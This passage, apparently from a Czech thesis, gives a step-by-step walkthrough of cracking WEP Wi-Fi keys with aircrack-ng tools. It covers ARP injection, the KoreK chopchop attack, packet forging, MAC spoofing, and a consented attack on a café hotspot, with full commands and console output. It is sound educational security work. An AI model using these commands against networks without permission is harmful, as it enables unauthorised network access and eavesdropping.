iwconfig eth0 key 36BBA131BB4649FAE58767C6F2
```

V tuto chvíli již nic nebránilo tomu, abychom pomocí běžného klienta proscanovali síť a připojili se k danému AP. Ke scanování bezdrátových sítí a následnému připojení slouží následující příkazy:

```
iwlist eth0 scanning
iwconfig eth0 essid TEST
```

Z výstupních dat těchto příkazů zjistíme, na jakém kanálu AP vysílá a můžeme tak omezit monitorování sítě v dalším kroku pouze na tento kanál.

13.2. Monitorování sítě

Ze všeho nejdříve je nutné spustit aplikaci airodump. Ta má za úkol shromažďovat všechny pakety určených parametrů a po jejím ukončení je uložit do souboru. S tímto souborem je pak možno dále manipulovat za účelem zisku hesla.

Z předchozího bodu jsme zjistili, že AP vysílá na kanálu číslo 4. Omezíme tedy útočící wi-fi kartu pouze na tento kanál příkazem:


```
iwconfig ath0 channel 4
```

A následně spustíme výše jmenovanou aplikaci airodump.

```
airodump-ng --ivs -w data --ch 4 ath0
```

Význam jednotlivých parametrů:

- --ivs znamená, že program nezaznamenává celé pakety, ale pouze inic. vektory
- -w data – program zapisuje do souboru data.ivs
- --ch 4 – omezení zachytávání paketů pouze na AP pracující na kanálu 4
- ath0 je rozhraní útočící wi-fi karty



Obr. 13.1: Běžící program airodump pro zachytávání paketů

13.3. Asociace na AP

Před prvním typem realizovaného útoku bylo nutné se s útočící wi-fi kartou asociovat na AP. Tato asociace využívá aplikaci aireplay a je úspěšná pouze při znalosti SSID AP a dostatečně dobrém signálu. Asociujeme se následujícím příkazem:

```
aireplay-ng -1 0 -e TEST -a 00:06:25:4B:2E:32 -h 06:40:96:A2:A0:CD ath0
```

Význam jednotlivých parametrů:

- -1 znamená autentizaci na AP
- -e TEST je SSID AP, na který útočíme
- -a 00:06:25:4B:2E:32 je MAC adresa AP
- -h 06:40:96:A2:A0:CD je MAC adresa útočící wi-fi karty
- ath0 je rozhraní útočící wi-fi karty

Po úspěšné asociaci na AP uvidíme následující konzolový výstup:


```
bt ~ # aireplay-ng -1 0 -e TEST -a 00:06:25:4B:2E:32 -h 06:40:96:A2:A0:CD ath0
15:59:27  Waiting for beacon frame (BSSID: 00:06:25:4B:2E:32) on channel 4

15:59:27  Sending Authentication Request (Open System) [ACK]
15:59:27  Authentication successful
15:59:27  Sending Association Request [ACK]
15:59:27  Association successful :-) (AID: 1)
bt ~ #
```

Obr. 13.2: Konzolový výstup po asociaci na AP

Nyní můžeme zahájit útok. Je však ale nutné ještě vybrat druh aplikovaného útoku. Útok pomocí injektování paketů je možný pouze v případě, že na AP je připojen alespoň jeden autentizovaný klient. V jiném případě musíme použít útok typu KoreK chopchop. [17]

13.4. Útok generováním ARP paketů

Tento útok se řadí do skupiny aktivních útoků. K jeho realizaci je bezpodmínečně nutný alespoň jeden asociovaný klient na AP spolu s asociovanou útočící wi-fi kartou, kterou jsme provedli v minulém kroku. Celý útok funguje na principu opakovaného odesílání ARP paketů z útočící wi-fi karty na AP, což nazýváme injektováním paketů. Abychom byli schopni takovýto paket injektovat, je nejprve nutné odchytit alespoň jeden ze směru AP - klient. Když už takovýto paket máme, tak jej již můžeme vysílat stále dokola. Přístupový bod je nucen jej pokaždé přijmout, dešifrovat a odeslat dále. To se však děje již s novou kombinací inicializačního vektoru a paket je celý také nově zašifrován. O ARP paketu víme, že prvních 16 bytů jeho obsahu je tzv. hlavička paketu, díky čemuž je možné tyto byty rozšifrovat a získat tak část šifrovací sekvence. Díky velkému množství těchto paketů jsme poté schopni odhalit tajný šifrovací klíč. [17]



Obr. 13.3: Struktura ARP paketu v programu Wireshark

Útok zahájíme následujícím příkazem:

```
aireplay-ng -3 -b 00:06:25:4B:2E:32 -h 06:40:96:A2:A0:CD -x 600 ath0
```

Význam jednotlivých parametrů:


- -3 znamená aireplay ARP útok
- -a 00:06:25:4B:2E:32 je MAC adresa AP
- -h 06:40:96:A2:A0:CD je MAC adresa útočící wi-fi karty
- -x 600 je počet injektovaných paketů za sekundu
- ath0 je rozhraní útočící wi-fi karty

Po určité době a získání dostatečného množství IV můžeme generování zastavit a přejít do aplikace aircrack-ng, která dešifruje získané pakety.

```
aircrack-ng –x data01.ivs
```

Tímto příkazem aplikace otevře soubor `data01.ivs`, v programu dále musíme zvolit, které zachycené IV se mají dešifrovat, resp. z kterého AP (orientujeme se dle MAC adresy a počtu zachycených IV) se má program pokusit o získání tajného klíče.

Na výstupu programu aircrack je vidět, že díky odchyceným 225161 IV byl klíč rozluštěn za méně než jednu sekundu s 100% přesností, přičemž bylo použito 817 klíčů.



Obr. 13.4: Tajný klíč získaný metodou injekce paketů

13.5. KoreK chopchop útok

Tento útok je další z řady aktivních útoků. Tímto útokem jsme schopni rozšifrovat rámec bez znalosti tajného klíče. Některé AP ale není možné tímto druhem útoku napadnout. Princip útoku spočívá v zachycení jednoho vhodného rámce a jeho analýze. Integrita takovéhoto rámce je zajištěna pomocí výše popsaného CRC-32 algoritmu, který není bezpečný. Datový rámec je před odesláním z AP opatřen tímto kontrolním součtem a pomocí operace XOR zašifrován se šifrovací sekvencí. CRC-32 je lineární algoritmus, což je vlastně hlavní slabina, umožňující tento druh útoku. Princip je následující: [8]

```
Rámec č.1
_____ DATA ___ ____ICV ___
D0 D1 D2 D3 D4 I3 I2 I1 I0
 +  +  +  +  +  +  +  +  +
K0 K1 K2 K3 K4 K5 K6 K7 K8
 =  =  =  =  =  =  =  =  =
R0 R1 R2 R3 R4 R5 R6 R7 R8
```

```
Rámec č.2
_____ DATA ______ ____ICV ___
D0 D1 D2 D3 D4 D5 J3 J2 J1 J0
 +  +  +  +  +  +  +  +  +  +
K0 K1 K2 K3 K4 K5 K6 K7 K8 K9
 =  =  =  =  =  =  =  =  =  =
S0 S1 S2 S3 S4 S5 S6 S7 S8 S9
```

Vysvětlivky :

- + značí operaci XOR
- D jsou bity dat
- I, resp. J jsou byty inicializačního vektoru
- R, resp. S jsou zašifrované byty

První rámec je zašifrovaný AP. Druhý rámec je ten samý, ale je modifikovaný v pátém bytu, resp. je do něj jeden byte přidán. Z prvního rámce na druhý je možné přejít pouhým tipováním hodnoty sumy I3 a D5 metodou pokus omyl. Tuto hodnotu nazveme X. Tato suma může nabývat 256 hodnot a je tedy vyjádřena jako [20] :

$$X=I3+D5 \tag{13.1}$$

Hodnoty D0 až D4 zůstávají stejné. A následně :

$$R5 = I3 + K5 = I3 + (D5+D5) + K5 = (I3+D5) + (D5+K5) = X + S5. \tag{13.2}$$

Hodnoty od R6 do R8 jsou spočteny obrácením jednoho kroku algoritmu CRC založeného na hodnotě X. Dále je znám fakt, že existuje shoda mezi I2 až I0 a J3 až J1, protože CRC algoritmus tyto hodnoty zařadí zpět, ale hodnotu D5 posouvá dopředu. Tyto byty nemusí mít nutně stejné hodnoty, ale jejich rozdíl závisí pouze na hodnotě X, kterou jsme uhádli. J0 závisí pouze na hodnotě X. Dále:

$$K9 = S9 + J0 \tag{13.3}$$

Z toho plyne, že jsme uhádli poslední byte zprávy a poslední byte šifrovací sekvence. Výše popsaným způsobem hádáme hodnotu X. [20]

Rámec je tedy odeslán na AP, které má 2 možnosti, jak s ním naložit. Pakliže jsme hodnotu X neuhodli, tak je paket označen jako neplatný a je zahozen, čímž nám vlastně sám AP poradí. Pakliže je ale rámec platný, tak jej AP přeposílá dále a tím nám dá najevo, že jsme hodnotu uhodli. Tento rámec odchytneme a zjistíme hodnotu X. Tímto způsobem nalezneme správný rámec o jeden byte kratší než originální a uhodneme jeden byte šifrovací sekvence. Tento proces je dále aplikován na celou šifrovací sekvenci za účelem zisku tajného klíče.
[17] [19]

Samotný chopchop útok lze, na rozdíl od útoku injektováním ARP paketů, provádět na AP, na kterém není připojení žádný klient. Útok lze v zásadě provést dvěma způsoby a to konkrétně s falešnou autentizací a bez falešné autentizace naší útočící karty na AP. Samotná falešná autentizace je popsána detailně o několik kapitol výše, takže se můžeme vrhnout na popis útoku. Útočící wi-fi karta je tedy autentizována na AP a my můžeme začít následujícím příkazem:

```
aireplay-ng -4 -h 06:40:96:A2:A0:CD -b 00:06:25:4B:2E:32 ath0
```

Význam jednotlivých parametrů:

- -3 znamená KoreK chopchop útok
- -h 06:40:96:A2:A0:CD je MAC adresa útočící wi-fi karty
- -b 00:06:25:4B:2E:32 je MAC adresa AP
- ath0 je rozhraní útočící wi-fi karty

Je bezpodmínečně nutné, aby MAC adresa utočící karty byla shodná s MAC adresou použitou ve falešné autentizaci, jinak útok nebude úspěšný.

Program po zadání tohoto příkazu čeká na vhodný paket a vyžaduje potvrzení, který rámec má použít. V tomto případě je nutné se orientovat dle MAC adresy AP a podle cílové MAC adresy.

```
bt ~ # aireplay-ng -4 -h 06:40:96:A2:A0:CD -b 00:06:25:4B:2E:32 ath0
13:34:16  Waiting for beacon frame (BSSID: 00:06:25:4B:2E:32) on channel 4
Read 2953 packets...

        Size: 86, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  00:06:25:4B:2E:32
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  00:12:43:EC:8B:57

        0x0000:  0842 0000 ffff ffff ffff 0006 254b 2e32  .B..........%K.2
        0x0010:  0012 43ec 8b57 70f2 1991 a600 71a0 85b5  ..C..Wp.....q...
        0x0020:  11bf d255 fb18 9e78 8bb8 caf2 dc49 ff6b  ...U...x.....I.k
        0x0030:  de1a 8233 d14e d593 312c 92a4 ec2a 0e9a  ...3.N..1,...*..
        0x0040:  d17b d8ca 3416 654a bd4d 3feb 806b 1310  .{..4.eJ.M?..k..
        0x0050:  6f08 b8d6 6c0b                           o...l.

Use this packet ?
```

Obr. 13.5: Struktura odchyceného paketu

```
Offset   53 (41% done) | xor = 61 | pt = 0B |  159 frames written in  2703ms
Offset   52 (44% done) | xor = A9 | pt = 01 |  581 frames written in  9871ms
Offset   51 (47% done) | xor = F4 | pt = A8 |  926 frames written in 15751ms
Offset   50 (50% done) | xor = CB | pt = C0 |  820 frames written in 13936ms
Offset   49 (52% done) | xor = C2 | pt = 65 |  588 frames written in  9989ms
Offset   48 (55% done) | xor = 38 | pt = 71 |  432 frames written in  7345ms
Offset   47 (58% done) | xor = C3 | pt = 22 |  519 frames written in  8826ms
Offset   46 (61% done) | xor = 0B | pt = D8 |  638 frames written in 10841ms
Offset   45 (64% done) | xor = 5C | pt = 11 |  272 frames written in  4629ms
Offset   44 (67% done) | xor = 4D | pt = 00 |  275 frames written in  4677ms
Offset   43 (70% done) | xor = 11 | pt = 01 |  275 frames written in  4675ms
Offset   42 (73% done) | xor = 21 | pt = 00 |  134 frames written in  2272ms
Offset   41 (76% done) | xor = 80 | pt = 04 |  276 frames written in  4692ms
Offset   40 (79% done) | xor = 26 | pt = 06 |  134 frames written in  2288ms
Offset   39 (82% done) | xor = 15 | pt = 00 |  277 frames written in  4697ms
Offset   38 (85% done) | xor = 47 | pt = 08 |  275 frames written in  4673ms
Offset   37 (88% done) | xor = DB | pt = 01 |  276 frames written in  4692ms
Offset   36 (91% done) | xor = 54 | pt = 00 |  133 frames written in  2264ms
Offset   35 (94% done) | xor = 58 | pt = 06 |  275 frames written in  4685ms
Offset   34 (97% done) | xor = 34 | pt = 08 |  417 frames written in  7080ms

Saving plaintext in replay_dec-0430-134430.cap
Saving keystream in replay_dec-0430-134430.xor

Completed in 29s (1.03 bytes/s)
```

Obr. 13.6: Injekce paketů metodou KoreK chopchop

Následuje, jak napovídá předchozí obrázek, výše popsaná procedura, kdy klient na AP posílá rámec o jeden byte menší, než je původní délka rámce. Rámec má délku 86 bytů, postupným aplikováním algoritmu je tedy určeno 52 bytů šifrovací sekvence (86-34). Posledních 34 bytů se program snaží uhodnout díky znalosti hlavičky 802.11 rámce a následně výsledky uloží do souborů [8] [20]:

```
replay_dec-0430-134430.cap
replay_dec-0430-134430.xor
```

Přičemž soubor s příponou .cap obsahuje plaintext a soubor s příponou .xor tajnou šifrovací sekvenci. Tyto dva soubory jsou nyní potřeba k vytvoření falešného rámce, který budeme do sítě injektovat.

```
tcpdump -s 0 -n -e -r replay_dec-0430-134430.cap
```

Tento příkaz slouží k tomu, abychom ze získaného souboru byli schopni extrahovat IP adresu AP.

```
bt ~ # tcpdump -s 0 -n -e -r replay_dec-0430-134430.cap
reading from file replay_dec-0430-134430.cap, link-type IEEE802_11 (802.11)
13:44:30.838778 BSSID:00:06:25:4b:2e:32 SA:00:11:d8:22:71:65 DA:ff:ff:ff:ff:ff:ff LLC, dsap SNAP (0xaa)
 Individual, ssap SNAP (0xaa) Command, ctrl 0x03: oui Ethernet (0x000000), ethertype ARP (0x0806): arp
who-has 192.168.1.245 tell 192.168.1.11
```

Obr. 13.7: Výstup aplikace tcpdump

Zjistili jsme tedy, že AP má v našem případě IP adresu 192.168.1.245. Druhá IP adresa 192.168.1.11 nás nikterak nemusí zajímat, protože se jedná o cílovou adresu ARP paketu. Se znalostí IP AP jsme již schopni vygenerovat potřebný paket příkazem:


```
packetforge-ng -0 -h 00:11:D8:22:71:65 -a 00:06:25:4B:2E:32 -l
 192.168.1.100 -k 192.168.1.245 -y replay_dec-0430-134430.xor -w
 arp2.cap
```

Význam jednotlivých parametrů:

- -0 znamená, že rámec obsahuje ARP paket
- -h 00:11:D8:22:71:65 je MAC adresa připojeného klienta
- -a 00:06:25:4B:2E:32 je MAC adresa AP
- -l je zdrojová IP (smyšlená)
- -k je IP adresa AP
- -y replay_dec-0430-134430.xor je dříve odchycený soubor s šifrovací sekvencí
- -w arp2.cap zapisuje vytvoření rámec do souboru arp2.cap


Nyní již máme vytvořený podvržený ARP paket a můžeme ho injektovat do sítě následujícím příkazem:

```
aireplay -2 -r arp2.cap ath0
```



Obr. 13.8: Injektování podvrženého ARP paketu do sítě

Následně jsme započali injekci podvržených ARP paketů do sítě a programem airodump jsme již nám známým způsobem zachytávali odpovědi od AP. Odpovědi byly dále vyhodnoceny programem aircrack a tajný klíč byl nalezen opět za méně než sekundu, při použití 741 klíčů a zisku 86559 IV.




Obr. 13.9: Výsledek KoreK chopchop útoku

13.6. Útok mimo laboratorní prostředí

Jeden z útoků na zabezpečení bezdrátových sítí jsem se rozhodl realizovat mimo laboratorní prostředí, abych se co nejvíce přiblížil možnému praktickému využití, resp. zneužití, takovéhoto počínání. Byla vybrána bezdrátová síť, šifrovaná algoritmem 64 bitovým WEP, která je realizována jako free wi-fi hotspot v prostředí kavárny, avšak s nutnou znalostí WEP klíče. Útok byl realizován se souhlasem majitele této sítě.


Před vlastním útokem bylo nutné zjistit několik věcí. Konkrétně se jednalo o to, na jakém kanálu AP vysílá, v jakém kmitočtovém pásmu, jaké zabezpečení používá, zda-li neaplikuje zamezení odesílání SSID a zda-li je na něj připojen alespoň jeden klient. Byla tedy zapnuta, nám již známým způsobem, aplikace airodump pro zachytávání IV s následujícím výsledkem:



Obr. 13.10: Výstup programu airodump


Námi atakovaná síť je na prvním místě předchozího obrázku. Její SSID, stejně jako zachycené MAC adresy jsou záměrně zatajeny z důvodu možného snadného zneužití. Z výstupu programu airodump jsme odvodili námi požadované vstupní údaje, tj. že AP vysílá svoje SSID, komunikuje na kanálu č. 7 a využívá zabezpečení algoritmem WEP. Na AP byl připojen jeden klient, takže byl zvolen aktivní útok formou generování ARP paketů. Mohl být samozřejmě ještě zvolen pasivní útok, avšak jelikož se jednalo o prostředí, kde bylo potřeba realizovat útok v co nejkratším čase, tak byl zvolen útok aktivní.

Dalším krokem byla realizace falešné autentizace naší bezdrátové útočící wi-fi karty. Postup byl již dříve v textu detailně popsán, proto zde uvedu pouze výsledek.



Obr. 13.11: Falešná autentizace na atakovaný AP

Útočící wi-fi karta byla bez problému autentizována a tak mohlo být přikročeno ke generování ARP paketů. Byla pro to využita MAC adresa běžného klienta a generování ARP mohlo začít.




Obr. 13.12: Generování ARP paketů do sítě

Na obrázku je dobře patrná změna MAC adresy útočící wi-fi karty za MAC adresu autentizovaného klienta příkazem:

```
ifconfig ath0 hw ether 00:1F:3A:XX:XX:XX
```

V řádu několika desítek minut (cca 25 min.) bylo odchyceno zhruba 120000 IV.



Obr. 13.13: Výstup programu airodump s počtem zachycených IV

Následovalo tedy spuštění programu aircrack a aplikování PTW útoku na zachycené IV.

